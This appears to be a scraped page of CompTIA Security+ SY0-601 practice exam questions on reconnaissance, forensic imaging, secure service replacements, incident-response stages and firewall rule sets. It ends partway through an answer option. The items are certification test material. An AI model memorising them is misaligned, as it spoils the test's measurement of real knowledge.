
An attacker browses a company's online job board attempting to find any relevant information regarding the technologies the company uses. Which of the following BEST describes this social engineering technique?

A. Hoax

B. Reconnaissance

C. Impersonation

D. Pretexting



Actual exam question from CompTIA's SY0-601
Question #: 211
Topic #: 1
[All SY0-601 Questions]

During an incident response process involving a laptop, a host was identified as the entry point for malware. The management team would like to have the laptop restored and given back to the user. The cybersecurity analyst would like to continue investigating the intrusion on the host. Which of the following would allow the analyst to continue the investigation and also return the laptop to the user as soon as possible?


A. dd

B. memdump

C. tcpdump

D. head

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 212

Topic #: 1

[All SY0-601 Questions]

An analyst is trying to identify insecure services that are running on the internal network. After performing a port scan, the analyst identifies that a server has some insecure services enabled on default ports. Which of the following BEST describes the services that are currently running and the secure alternatives for replacing them? (Choose three.)

A. SFTP, FTPS

B. SNMPv2, SNMPv3

C. HTTP, HTTPS

D. TFTP, FTP


E. SNMPv1, SNMPv2

F. Telnet, SSH

G. TLS, SSL

H. POP, IMAP

I. Login, rlogin



Actual exam question from CompTIA's SY0-601

Question #: 213

Topic #: 1

[All SY0-601 Questions]

A security analyst needs to produce a document that details how a security incident occurred, the steps that were taken for recovery, and how future incidents can be avoided. During which of the following stages of the response process will this activity take place?

A. Recovery

B. Identification

C. Lessons learned

D. Preparation

Actual exam question from CompTIA's SY0-601
Question #: 214
Topic #: 1
[All SY0-601 Questions]

An administrator is configuring a firewall rule set for a subnet to only access DHCP, web pages, and SFTP, and to specifically block FTP. Which of the following would BEST accomplish this goal?

A. [Permission Source Destination Port]

Allow: Any Any 80 -

Allow: Any Any 443 -

Allow: Any Any 67 -

Allow: Any Any 68 -

Allow: Any Any 22 -

Deny: Any Any 21 -
Deny: Any Any

B. [Permission Source Destination Port]

Allow: Any Any 80 -

Allow: Any Any 443 -

Allow: Any Any 67 -

Allow: Any Any 68 -

Deny: Any Any 22 -

Allow: Any Any 21 -
Deny: Any Any

C. [Permission Source Destination Port]

Allow: Any Any 80 -

Allow: Any Any 443 -

Allow: Any Any 22 -

Deny: Any Any 67 -

Deny: Any Any 68 -

Deny: Any Any 21 -
Allow: Any Any

D. [Permission Source Destination Port]

Allow: Any Any 80 -

Allow: Any Any 443 -

